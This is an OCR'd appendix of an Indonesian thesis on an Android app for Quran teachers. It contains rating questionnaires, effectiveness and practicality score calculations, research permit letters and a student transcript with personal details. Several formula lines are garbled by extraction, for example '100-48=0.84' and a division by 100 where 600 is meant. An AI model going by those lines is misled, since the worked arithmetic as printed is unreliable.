5	SS (Sangat Setuju)

11. Format Penilaian Efektivitas Produk

	Kriteria	Skala				
		STS	TS	BS	S	SS
A	**ASPEK EFEKTIVITAS**					
1	Mudah dalam mencari aplikasi yang cocok dengan kasus			√		
2	Penerapan semua aplikasi pelatihan sangat mudah			√		
3	Prosedur semua aplikasi mudah dipahami		√			

4	Aplikasi sebelumnya tersimpan secara terstruktur		√			
5	Penyimpanan aplikasi sekarang lebih praktis		√			
	Jumlah					

B. Sesudah Perancangan

1. Komponen Efektivitas

Skala	Keterangan
1	STS (Sangat Tidak Setuju)
2	TS (Tidak Setuju)
3	BS (Biasa Saja)
4	S (Setuju)
5	SS (Sangat Setuju)

2. Format Penilaian Efektivitas Produk

	Kriteria	Skala				
		STS	TS	BS	S	SS
A	**ASPEK EFEKTIVITAS**					
1	Program memiliki tampilan menarik					√
2	Komposisi tulisan dan warna yang digunakan pada program sesuai dan dapat dibaca					√
3	Penggunaan Program Mudah					√
4	Penyajian isi dalam program lebih praktis dan dapat digunakan berulangkali				√	
5	pengguna dapat menggunakan program ini secara mandiri				√	
	Jumlah					

3. Komentar dan Saran

g. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

h. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :

.....

.....

.....

.....

Kumpulan, 10 – Juli- 2019



Ermiyati

ANALISIS HASIL EFEKTIVITAS SEBELUM DAN SESUDAH DESAIN APLIKASI Go-Guji (Guru Ngaji) BERBASIS ANDROID

Nama Efektivator: Ermiyati

no	No. item	Sesudah					Nilai	Sebelum					Nilai
		STS	TS	BS	S	SS		STS	TS	BS	S	SS	
1	No.1					√	100			√			60
2	No.2					√	100			√			60
3	No.3					√	100		V				40
4	No.4				√		80		V				40
5	No.5				√		80		V				40
	Rata-rata						92	Rata-rata					48

$$100-48=0.84$$

Dengan ketentuan sebagai berikut:

d. " High-G"/ efektifitas tinggi jika mempunyai (g) > 0.7

e. " Medium-G"/efektifitas sedang jika mempunyai 0.7> (g)> 0.3

f. " Low-G"/efektifitas rendah jika mempunyai (g)< 0.3.

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **efektifitas tinggi** dikarenakan nilai **G** yang didapat sebesar **0,84** berada pada rentang (g) > 0.7.

ANGKET EFEKTIVITAS SEBELUM DAN SESUDAH PADA DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah

Fakultas / Jurusan : Tarbiyah / PTIK

Judul Penilitian : Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android

Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

C. Sebelum Perancangan

12. Komponen Efektivitas

Skala	Keterangan
1	STS (Sangat Tidak Setuju)
2	TS (Tidak Setuju)
3	BS (Biasa Saja)
4	S (Setuju)
5	SS (Sangat Setuju)

13. Format Penilaian Efektivitas Produk

	Kriteria	Skala				
		STS	TS	BS	S	SS
A	**ASPEK EFEKTIVITAS**					
1	Mudah dalam mencari aplikasi yang cocok dengan kasus			√		
2	Penerapan semua aplikasi pelatihan sangat mudah		√			
3	Prosedur semua aplikasi mudah dipahami		√			

4	Aplikasi sebelumnya tersimpan secara terstruktur		√			
5	Penyimpanan aplikasi sekarang lebih praktis		√			
	Jumlah					

D. Sesudah Perancangan

4. Komponen Efektivitas

Skala	Keterangan
1	STS (Sangat Tidak Setuju)
2	TS (Tidak Setuju)
3	BS (Biasa Saja)
4	S (Setuju)
5	SS (Sangat Setuju)

5. Format Penilaian Efektivitas Produk

	Kriteria	Skala				
		STS	TS	BS	S	SS
A	**ASPEK EFEKTIVITAS**					
1	Program memiliki tampilan menarik					√
2	Komposisi tulisan dan warna yang digunakan pada program sesuai dan dapat dibaca				√	
3	Penggunaan Program Mudah					√
4	Penyajian isi dalam program lebih praktis dan dapat digunakan berulangkali					√
5	pengguna dapat menggunakan program ini secara mandiri				√	
	Jumlah					

6. Komentar dan Saran

i. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

j. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :

.....

.....

.....

.....

Kumpulan, ...2019



Dwi Fani Eriza

ANALISIS HASIL EFEKTIVITAS SEBELUM DAN SESUDAH DESAIN APLIKASI Go-Guji (Guru Ngaji) BERBASIS ANDROID

Nama Efektivator: Dwi Fani Eriza

no	No. item	Sesudah					Nilai	Sebelum					Nilai
		STS	TS	BS	S	SS		STS	TS	BS	S	SS	
1	No.1					V	100			V			60
2	No.2				V		80		V				40
3	No.3					V	100		V				40
4	No.4					V	100		V				40
5	No.5				V		80		V				40
	Rata-rata						92	Rata-rata					44

$$G = \frac{Sf - Si}{100 - Si} = \frac{92 - 44}{100 - 44} = 0{,}85$$

Dengan ketentuan sebagai berikut:

g. " High-G"/ efektifitas tinggi jika mempunyai (g) > 0.7

h. " Medium-G"/efektifitas sedang jika mempunyai 0.7> (g)> 0.3

i. " Low-G"/efektifitas rendah jika mempunyai (g)< 0.3.

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **efektifitas tinggi** dikarenakan nilai **G** yang didapat sebesar **0,85** berada pada rentang (g) > 0.7.

ANGKET EFEKTIVITAS SEBELUM DAN SESUDAH PADA DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah

Fakultas / Jurusan : Tarbiyah / PTIK

Judul Penilitian : Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android

Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap Desian Aplikasi GO-GUJI (Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

E. Sebelum Perancangan

14. Komponen Efektivitas

Skala	Keterangan
1	STS (Sangat Tidak Setuju)
2	TS (Tidak Setuju)
3	BS (Biasa Saja)
4	S (Setuju)
5	SS (Sangat Setuju)

15. Format Penilaian Efektivitas Produk

	Kriteria	Skala				
		STS	TS	BS	S	SS
A	**ASPEK EFEKTIVITAS**					
1	Mudah dalam mencari aplikasi yang cocok dengan kasus		√			
2	Penerapan semua aplikasi pelatihan sangat mudah		√			
3	Prosedur semua aplikasi mudah dipahami			√		

4	Aplikasi sebelumnya tersimpan secara terstruktur			√		
5	Penyimpanan aplikasi sekarang lebih praktis		√			
	Jumlah					

F. Sesudah Perancangan

7. Komponen Efektivitas

Skala	Keterangan
1	STS (Sangat Tidak Setuju)
2	TS (Tidak Setuju)
3	BS (Biasa Saja)
4	S (Setuju)
5	SS (Sangat Setuju)

8. Format Penilaian Efektivitas Produk

	Kriteria	Skala				
		STS	TS	BS	S	SS
A	**ASPEK EFEKTIVITAS**					
1	Program memiliki tampilan menarik				√	
2	Komposisi tulisan dan warna yang digunakan pada program sesuai dan dapat dibaca				√	
3	Penggunaan Program Mudah					√
4	Penyajian isi dalam program lebih praktis dan dapat digunakan berulangkali					√
5	pengguna dapat menggunakan program ini secara mandiri					√
	Jumlah					

9. Komentar dan Saran

k. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

l. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :


.....

.....

.....

.....

Kumpulan, ...2019



Salsabila

ANALISIS HASIL EFEKTIVITAS SEBELUM DAN SESUDAH DESAIN APLIKASI Go-Guji (Guru Ngaji) BERBASIS ANDROID

Nama Efektivator: Salsabila

no	No. item	Sesudah					Nilai	Sebelum					Nilai
		STS	TS	BS	S	SS		STS	TS	BS	S	SS	
1	No.1				√		80		√				40
2	No.2				√		80		√				40
3	No.3					√	100			√			60
4	No.4					√	100			√			60
5	No.5					√	100		√				40
	Rata-rata						92	Rata-rata					48

$$100-48=0.84$$

Dengan ketentuan sebagai berikut:

j. " High-G"/ efektifitas tinggi jika mempunyai (g) > 0.7

k. " Medium-G"/efektifitas sedang jika mempunyai 0.7> (g)> 0.3

l. " Low-G"/efektifitas rendah jika mempunyai (g)< 0.3.

Jadi berdasarkan analisis diatas dapat dikatakan produk yang peneliti rancang **efektifitas tinggi** dikarenakan nilai **G** yang didapat sebesar **0,84** berada pada rentang (g) > 0.7.

Lampiran VI. Angket dan Analisis Efektifitas Produk

NO	NAMA EFEKTIVATOR	NILAI	HASIL
1	Dwi Fani Eriza	0,85	EFEKTIF
2	Ermiyati	0,84	EFEKTIF
3	Salsabila	0,84	EFEKTIF
Jumlah		**0.84**	

ANGKET TANGGAPAN PRAKTIKALITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah
Fakultas / Jurusan : Tarbiyah / PTIK
Judul Penilitian : Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android
Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

16. Komponen Praktikalitas

Skala	**Keterangan**
1	Sangat Kurang
2	Kurang
3	Cukup
4	Baik
5	Sangat Baik

17. Format Penilaian Praktikalitas Produk

	Kriteria	Skala				
		1	2	3	4	5
A	**ASPEK PRAKTIKALITAS ISI**					
1	Mudah digunakan dan sederhana operasinya				√	
2	Dapat digunakan tanpa bantuan tenaga ahli				√	
3	Aplikasi memiliki tampilan yang menarik				√	
4	Aplikasi menyediakan informasi yang cukup dan jelas				√	
5	Kejelasan petunjuk dalam penggunaan aplikasi				√	
6	Aplikasi memberikan notikasi yang sangat bermanfaat				√	
	Jumlah					

18. Komentar dan Saran

m. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

n. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :

- ..... P
  ercantik tampilan biar lebih menarik

.....

.....

.....

Kumpulan, 10 – Juli - 2019



Titin Sumarni

ANGKET TANGGAPAN PRAKTIKALITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah
Fakultas / Jurusan : Tarbiyah / PTIK
Judul Penilitian : Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android
Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

19. Komponen Praktikalitas

Skala	**Keterangan**
1	Sangat Kurang
2	Kurang
3	Cukup
4	Baik
5	Sangat Baik

20. Format Penilaian Praktikalitas Produk

	Kriteria	Skala				
		1	2	3	4	5
A	**ASPEK PRAKTIKALITAS ISI**					
1	Mudah digunakan dan sederhana operasinya					√
2	Dapat digunakan tanpa bantuan tenaga ahli					√
3	Aplikasi memiliki tampilan yang menarik					√
4	Aplikasi menyediakan informasi yang cukup dan jelas				√	
5	Kejelasan petunjuk dalam penggunaan aplikasi				√	
6	Aplikasi memberikan notikasi yang sangat bermanfaat				√	
	Jumlah					

21. Komentar dan Saran

o. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

p. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :


.....

.....

.....

.....

Kumpulan, 10 – Juli - 2019



ANGKET TANGGAPAN PRAKTIKALITAS DESAIN APLIKASI GO-GUJI (Guru Ngaji) BERBASIS ANDROID

Nama Peneliti : Ummil Fatzah
Fakultas / Jurusan : Tarbiyah / PTIK
Judul Penilitian : Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android
Petunjuk : Berikut ini dikemukakan sejumlah pertanyaan sehubungan dengan tanggapan Bapak / Ibuk terhadap Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android. Untuk itu diharap Bapak / Ibuk sebagai penilai dapat memberikan tanda cek (v) pada kolom sesuai Bapak / Ibuk untuk beberapa pilihan, yaitu :

22. Komponen Praktikalitas

Skala	**Keterangan**
1	Sangat Kurang
2	Kurang
3	Cukup
4	Baik
5	Sangat Baik

23. Format Penilaian Praktikalitas Produk

	Kriteria	Skala				
		1	2	3	4	5
A	**ASPEK PRAKTIKALITAS ISI**					
1	Mudah digunakan dan sederhana operasinya				√	
2	Dapat digunakan tanpa bantuan tenaga ahli				√	
3	Aplikasi memiliki tampilan yang menarik					√
4	Aplikasi menyediakan informasi yang cukup dan jelas					√
5	Kejelasan petunjuk dalam penggunaan aplikasi					√
6	Aplikasi memberikan notikasi yang sangat bermanfaat					√
	Jumlah					

24. Komentar dan Saran

q. Komentar

Kemukakanlah komentar Bapak/Ibuk setelah melihar dan menganalisis program ini :

.....

.....

.....

.....

r. Saran

Kemukakanlah saran Bapak/Ibuk setelah melihat dan menganalisis program ini :


.....

.....

.....

.....

Kumpulan, 10 - Juli - 2019



Ramadani

HASIL ANALISIS PRAKTIKALITAS DESAIN APLIKASI Go-Guji (Guru Ngaji) Berbasis Android

Nama Praktikalitator: Titin Sumarni

No	Aspek yang dievaluasi	Skala					Bobot	Nilai
		STS	TS	N	S	SS		
1	Mudah digunakan dan sederhana pengoperasiannya				√		4	80
2	Dapat digunakan tanpa bantuan tenaga Ahli				√		4	80
3	Aplikasi memiliki tampilan menarik				√		4	80
4	Aplikasi menyediakan informasi yang cukup dan jelas				√		4	80
5	Kejelasan petunjuk dalam penggunaan aplikasi				√		4	80
6	Aplikasi memberikan notikasi yang sangat bermanfaat				√		4	80
Jumlah Nilai								80

Keterangan Rumus :

$$p = \frac{\sum f}{N} \times 100\%$$

p : Nilai Akhir

f : Perolehan Skor

N : Skor Maksimum

Bobot setiap pernyataan =

Nilai Skala = **STS = 1 ; TS = 2 ; N = 3 ; S = 4 ; SS = 5.**

Bobot = (STS x 1 + TS x 2 + N x 3 + S x 4 + SS x 5)

N×100%

$= \frac{480}{100} x100\%$

= 80

Dari Praktikalitator di atas diperoleh nilai **80** dengan demikian aplikasi Go-Guji yang penulis buat sudah **Sangat Praktis**.

HASIL ANALISIS PRAKTIKALITAS DESAIN APLIKASI Go-Guji (Guru Ngaji) Berbasis Android

Nama Praktikalitator: Bustami Edi, S.Ag

No	Aspek yang dievaluasi	Skala					Bobot	Nilai
		STS	TS	N	S	SS		
1	Mudah digunakan dan sederhana					√	5	100
2	Dapat digunakan tanpa bantuan tenaga Ahli					√	5	100
3	Aplikasi memiliki tampilan menarik					√	5	100
4	Aplikasi menyediakan informasi yang cukup dan jelas				√		4	80
5	Kejelasan petunjuk dalam penggunaan aplikasi				√		4	80
6	Aplikasi memberikan notikasi yang sangat bermanfaat				√		4	80
Jumlah Nilai								90

Keterangan Rumus :

$$N \times 100\%$$

p : Nilai Akhir

f : Perolehan Skor

N : Skor Maksimum

Bobot setiap pernyataan =

Nilai Skala = **STS = 1 ; TS = 2 ; N = 3 ; S = 4 ; SS = 5.**

Bobot = (STS x 1 + TS x 2 + N x 3 + S x 4 + SS x 5)

Nilai Praktikalitas $= \frac{\sum f}{N} \times 100\%$

$100x100\%$

= 90

Dari Praktikalitator di atas diperoleh nilai **90** dengan demikian aplikasi Go-Guji yang penulis buat sudah **Sangat Praktis**.

HASIL ANALISIS PRAKTIKALITAS DESAIN APLIKASI Go-Guji (Guru Ngaji) Berbasis Android

Nama Praktikalitator : Ramadani

No	Aspek yang dievaluasi	Skala					Bobot	Nilai
		STS	TS	N	S	SS		
1	Mudah digunakan dan sederhana				√		4	80
2	Dapat digunakan tanpa bantuan tenaga Ahli				√			80
3	Aplikasi memiliki tampilan menarik					√	5	100
4	Aplikasi menyediakan informasi yang cukup dan jelas					√	5	100
5	Kejelasan petunjuk dalam penggunaan aplikasi					√		100
6	Aplikasi memberikan notikasi yang sangat bermanfaat					√	5	100
Jumlah Nilai								93

Keterangan Rumus :

$$p = \frac{\sum f}{N} \times 100\%$$

p : Nilai Akhir

f : Perolehan Skor

N : Skor Maksimum

Bobot setiap pernyataan =

Nilai Skala = **STS = 1 ; TS = 2 ; N = 3 ; S = 4 ; SS = 5.**

Bobot = (STS x 1 + TS x 2 + N x 3 + S x 4 + SS x 5)

N×100%

$= \frac{560}{100}$x100%

= 93

Dari Praktikalitator di atas diperoleh nilai **93** dengan demikian sistem aplikasi Go-Guji yang penulis buat sudah **Sangat Praktis**.

Hasil uji praktikalitas yang telah dilakukan dengan 3 orang penguji, diperoleh nilai dari Titin Sumarni, Bustami Edi, S.Ag, dan Ramadani yaitu:

N

$$= \frac{80+90+93}{3}$$

= 87

Jadi, dari tiga orang penguji didapatkan nilai 87, dengan demikian Desain aplikasi Go-Guji di MDTA Al-Hidayah Mesjid Raya Darussalam Kumpulan yang penulis buat adalah **Sangat praktis**.

MDTA (MADRASAH DINIYAH TAKMILIYAH ALAWIYAH)

AL-HIDAYAH MESJID RAYA DARUSSALAM KUMPULAN

Jorong Tabiang Nagari Koto Kaciak Kecamatan Bonjol Kabupaten Pasaman

SURAT KETERANGAN

Nomor : /MDTA AL-HIDAYAH/VII/2019

Yang bertanda tangan dibawah ini Kepala MDTA A-Hidayah Kumpulan Kecematan Bonjol Kabupaten Pasaman dengan ini menyatakan :

NAMA : **UMMIL FATZAH**

NIM : **2515013**

PRODI : **PTIK (Pendidikan Teknik Informatika dan Komputer)**

Telah selesai melaksanakan penelitian yang berjudul **"Desain Apikasi Go-Guji (Guru Ngaji) Berbasis Android"**

Demikian surat keterangan penelitian ini dibuat dan diberikan kepada yang bersangkutan agar dapat dipergunakan seperlunya.

Kumpulan, 9 Juli 2019

Kepala MDTA

H. BUSTAMI EDI, S.Ag

KEPUTUSAN DEKAN FAKULTAS TARBIYAH DAN ILMU KEGURUAN (FTIK) IAIN BUKITTINGGI
Nomor : B-1990.58/In.26.1/PP.02.3/07/2019

TENTANG

PENUNJUKAN DOSEN PEMBIMBING SKRIPSI MAHASISWA PRODI PENDIDIKAN TEKNIK INFORMATIKA DAN KOMPUTER FAKULTAS TARBIYAH DAN ILMU KEGURUAN IAIN BUKITTINGGI

DEKAN FAKULTAS TARBIYAH DAN ILMU KEGURUAN (FTIK) IAIN BUKITTINGGI

Membaca : Surat permohonan mahasiswa Fakultas Tarbiyah dan Ilmu Keguruan (FTIK) Institut Agama Islam Negeri (IAIN) Bukittinggi an. **Ummil Fatzah,** NIM 2515.013 tanggal 24 Juni 2019 perihal permohonan penerbitan SK Pembimbing Skripsi.

Menimbang : a. bahwa untuk lebih terarah dan terkoordinirnya penulisan skripsi mahasiswa Institut Agama Islam Negeri (IAIN) Bukittinggi, perlu ditetapkan Dosen Pembimbing.

: b. bahwa yang namanya tersebut di bawah ini, dipandang cakap dan mampu untuk diangkat sebagai Dosen Pembimbing I dan Dosen Pembimbing II.

Mengingat :
1. Undang-Undang Nomor 20 tahun 2003 tentang Sistem Pendidikan Nasional (Lembaran Negara Republik Indonesia Tahun 2003 Nomor 78. Tambahan Lembaran Negara Republik Indonesia Nomor 4301)
2. Peraturan Pemerintah Nomor 60 tahun 1999 tentang Pendidikan Tinggi (Lembaran Negara Republik Indonesia Tahun 1999 Nomor 115. Tambahan Lembaran Negara Republik Indonesia Nomor 3859)
3. Keputusan Presiden Nomor 181 Tahun 2014 tentang Pendirian Institut Agama Islam Negeri (IAIN) Bukittinggi
4. Peraturan Menteri Agama Nomor 12 Tahun 2015 tentang Organisasi dan Tata Kerja Institut Agama Islam Negeri (IAIN) Bukittinggi.

MEMUTUSKAN

Menetapkan : KEPUTUSAN DEKAN FAKULTAS TARBIYAH DAN ILMU KEGURUAN IAIN BUKITTINGGI TENTANG PENUNJUKAN DOSEN PEMBIMBING SKRIPSI MAHASISWA PROGRAM STUDI PENDIDIKAN TEKNIK INFORMATIKA DAN KOMPUTER

KESATU : Menyetujui judul skripsi mahasiswa yang bersangkutan **"Desain Aplikasi Go-Guji (Guru Ngaji) berbasis Android".**

KEDUA : Menunjuk Saudara :

1. Nama : **Supriadi, S.Ag, M.Pd**
   NIP : 19721005 200312 1 003
   Pangkat/Gol.Ruang : Penata/ III/c
   Bidang Keahlian Pokok : Ilmu Pendidikan
   Sebagai Dosen : PEMBIMBING I

2. Nama : **Sarwo Delta, S.Kom, M.Kom**
   NIP : 19750104 200604 1 003
   Pangkat/Gol.Ruang : Penata Muda Tk. I /III/b
   Bidang Keahlian Pokok : Ilmu Komputer
   Sebagai Dosen : PEMBIMBING II

KETIGA : Apabila dikemudian hari ternyata terdapat kekeliruan dalam penetapan ini akan diubah dan diperbaiki kembali sebagaimana mestinya.

DITETAPKAN DI BUKITTIINGGI
Pada tanggal : 03 Juli 2019
Dekan,

Dr. Zulfani Sesmiarni, M.Pd
NIP 19810923 200501 2 005

PEMERINTAH KABUPATEN PASAMAN
DINAS PENANAMAN MODAL DAN PELAYANAN TERPADU SATU PINTU
Jl. A. Yani No. 23 Lubuk Sikaping, telp/fax 0753-20090 Lubuk Sikaping
E-mail : dpmptsppasaman@gmail.com, website : www.dpmptsp.pasamankab.go.id

SURAT KETERANGAN PENELITIAN
No. 214 / DPMPTSP / VII / 2019

Kepala Dinas Penanaman Modal dan Pelayanan Terpadu Satu Pintu Kabupaten Pasaman atas Nama Pemerintah Daerah Kabupaten Pasaman, setelah mempelajari Surat Dekan Fakultas Tarbiyah dan Ilmu Keguruan Institut Agama Islam Negeri (IAIN) Bukittinggi Nomor : B-1968.13/ In.26.1/PP.07/06/2019 Tanggal 26 Juni 2019 Perihal : Mohon Izin Penelitian dengan ini menerangkan bahwa :

Nama	:	**UMMIL FATZAH**
NIM	:	2515013
Program Studi	:	Pendidikan Teknik Informatika dan Komputer
Jenjang	:	S 1
Alamat	:	Jalan Gurun Aur Kubang Putih Kabupaten Agam

Akan melaksanakan kegiatan Penelitian Pada :

Lokasi	:	MDTA AL-Hidayah Mesjid Raya Darussalam Kumpulan Pasaman Kecamatan Bonjol
Waktu	:	Juli s/d Agustus 2019
Dalam Rangka	:	Penyusunan Skripsi
Judul	:	Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android

Dengan ketentuan sebagai berikut :

1. Tidak boleh menyimpang dari topik dan tujuan penelitian
2. Dalam melakukan penelitian, yang bersangkutan hendaklah menunjukkan surat-surat keterangan yang berhubungan dengan itu, serta melaporkan diri sebelum dan sesudah penelitian kepada pemerintah setempat.
3. Mematuhi semua peraturan yang berlaku dan menghormati adat istiadat serta kebiasaan masyarakat setempat.
4. Bila terjadi penyimpangan dan pelanggaran terhadap ketentuan tersebut di atas, maka surat keterangan ini akan dicabut kembali.
5. Mengirimkan hasil penelitian kepada Bupati Pasaman Cq. Dinas Penanaman Modal dan Pelayanan Terpadu Satu Pintu Kabupaten Pasaman

Demikianlah Surat Keterangan ini kami berikan untuk dapat dipergunakan sebagaimana mestinya.

Lubuk Sikaping, 11 Juli 2019
KEPALA DINAS

Dra. YUSNIMAR, Apt
NIP. 19650606 199303 2 006

Tembusan disampaikan kepada Yth :
1. Bapak Bupati Pasaman (sebagai laporan)
2. Kepala Kantor Kementerian Agama Kabupaten Pasaman
3. Kepala Kantor Kesatuan Bangsa dan Politik Kabupaten Pasaman
4. Camat Bonjol
5. Kepala MDTA Al-Hidayah Mesjid Raya Darussalam Kumpulan Pasaman
6. Dekan Fakultas Tarbiyah dan Ilmu Keguruan IAIN Bukittinggi
7. Arsip

KEMENTERIAN AGAMA REPUBLIK INDONESIA
INSTITUT AGAMA ISLAM NEGERI (IAIN) BUKITTINGGI
FAKULTAS TARBIYAH DAN ILMU KEGURUAN
Kampus II : Jalan Gurun Aur Kubang Putih Kab.Agam - Sumatera Barat - Telepon / Fax : (0752) 22875
Website : www.ftik.iainbukittinggi.ac.id | e-mail : ftik@iainbukittinggi.ac.id

26 Juni 2019

Nomor : B-1968.13/In.26.1/PP.07/06/2019
Lamp : 1 (Satu) rangkap
Hal : **Mohon Izin Penelitian**

Yth : Bapak/Ibu Bupati Kabupaten Pasaman
Cq Ka.Dinas Penanaman Modal dan PTSP Kabupaten Pasaman

Assalamu'alaikum Wr. Wb

Dalam rangka mengumpulkan data untuk penyusunan skripsi bagi mahasiswa Fakultas Tarbiyah dan Ilmu Keguruan (FTIK) IAIN Bukittinggi, maka bersama ini kami mohon kepada Bapak/Ibu untuk dapat memberi izin penelitian bagi mahasiswa dibawah ini :

Nama	:	**Ummil Fatzah**
NIM	:	2515013
Program Studi	:	Pendidikan Teknik Informatika dan Komputer
Judul Skripsi	:	Desain Aplikasi Go. Guji (Guru Ngaji) Berbasis Android
Lokasi Penelitian	:	MDTA Al-Hidayah Mesjid Raya Darussalam Kumpulan Pasaman Kec. Bonjol
Waktu	:	April s/d Juni 2019

Demikian permohonan ini kami sampaikan atas perhatian dan kerjasamanya diucapkan terimakasih.

Wassalam,
DEKAN

Dr. Zulfani Sesmiarni, M.Pd
NIP. 198109232005012005

KEMENTERIAN AGAMA REPUBLIK INDONESIA
INSTITUT AGAMA ISLAM NEGERI (IAIN)
BUKITTINGGI
Kampus I : Jalan Paninjauan Garegeh Bukittinggi - Kampus II : Jalan Gurun Aur Kubang Putih
Kabupaten Agam - Sumatera Barat - Telepon / Fax : (0752) 22875
Website : www.iainbukittinggi.ac.id | email : info@iainbukittinggi.ac.id

SURAT KETERANGAN BEBAS TUNGGAKAN UANG KULIAH

Bendahara Penerimaan Institut Agama Islam Negeri (IAIN) Bukittinggi dengan ini menerangkan bahwa mahasiswa di bawah ini:

Nama	:	**UMMIL FATZAH**
NIM	:	**2515013**
Fakultas	:	Tarbiyah dan Ilmu Keguruan
Prodi	:	Pendidikan Teknik Informatika Komputer

Telah memenuhi persyaratan untuk mendaftar Wisuda Semester Genap TA 2019/2020 dan dinyatakan **BEBAS** tunggakan uang kuliah sampai pembayaran bulan Februari 2019.

Bukittinggi, 22 Mei 2019
Bendahara Penerimaan

Herlinda Nifia, SE, MM
NIP. 19811022011012007

IAIN
BUKITTINGGI
KEMENTERIAN AGAMA
INSTITUT AGAMA ISLAM NEGERI BUKITTINGGI
SK Pendirian : Perpres Nomor 181 Tahun 2014 Tanggal 18 Desember 2014



TRANSKRIP NILAI
PROGRAM SARJANA (S.1)

NAMA : UMMIL FATZAH
TEMPAT / TANGGAL LAHIR : kumpulan, 19 MARET 1997
NIM : 2515013
FAKULTAS : TARBIYAH DAN ILMU KEGURUAN
PRODI : PENDIDIKAN TEKNIK INFORMATIKA KOMPUTER
NO. TRANSKRIP NILAI .....

No.	Kode	MATAKULIAH	SKS	Nilai	Angka Kredit
Mata Kuliah Keilmuan dan Ketrampilan (MKK)					
1	25.6.23.2.13.A	MICRO TEACHING *	4	A+	16,00
2	25.6.20.2.13.A	SOFTWARE INSTALLATION & NETWORK	2	A+	8,00
3	25.6.22.2.13.A	PERENCANAAN PENGAJARAN	2	A+	8,00
4	25.6.21.2.13.A	COMMUNICATIONS SKILL	2	B+	6,50
5	25.5.19.2.13.A	EVALUASI PEMBELAJARAN	3	A	11,25
6	25.5.18.2.13.A	SDAM (SYSTEM DESIGN & ANALYSIS METHOD)	3	B+	9,75
7	25.5.17.2.13.A	MANAJEMEN PROYEK SISTEM INFORMASI	2	A+	8,00
8	25.4.15.2.13.A	STRATEGI PEMBELAJARAN TIK	2	A+	8,00
9	25.4.14.2.13.A	MATEMATIKA DISKRIT	3	B+	9,75
10	25.4.16.2.13.B	INTERCONNECTION NETWORKING **	2	A	7,50
11	25.3.09.2.13.A	PENGELOLAAN KELAS	2	A	7,50
12	25.3.10.2.13.A	STATISTIK PENDIDIKAN & PROBABILITAS	3	A-	10,50
13	25.3.11.2.13.A	STUDENT GUIDE PC*	2	A	7,50
14	25.3.12.2.13.A	ENGLISH FOR COMPUTER	2	A-	7,00
15	25.3.13.2.13.A	PENGEMBANGAN KURIKULUM	2	A+	8,00
16	25.2.06.2.13.A	SISTEM OPERASI	3	A	11,25
17	25.2.04.2.13.A	ADMINISTRASI PENDIDIKAN	2	A-	7,00
18	25.2.07.2.13.A	ALJABAR LINIER ELEMENTER	3	B	9,00
19	25.2.08.2.13.A	ENGLISH	2	B	6,00
20	25.2.05.2.13.A	KONSEP SISTEM INFORMASI	2	B+	6,50
21	25.1.02.2.13.A	KALKULUS	3	B	9,00
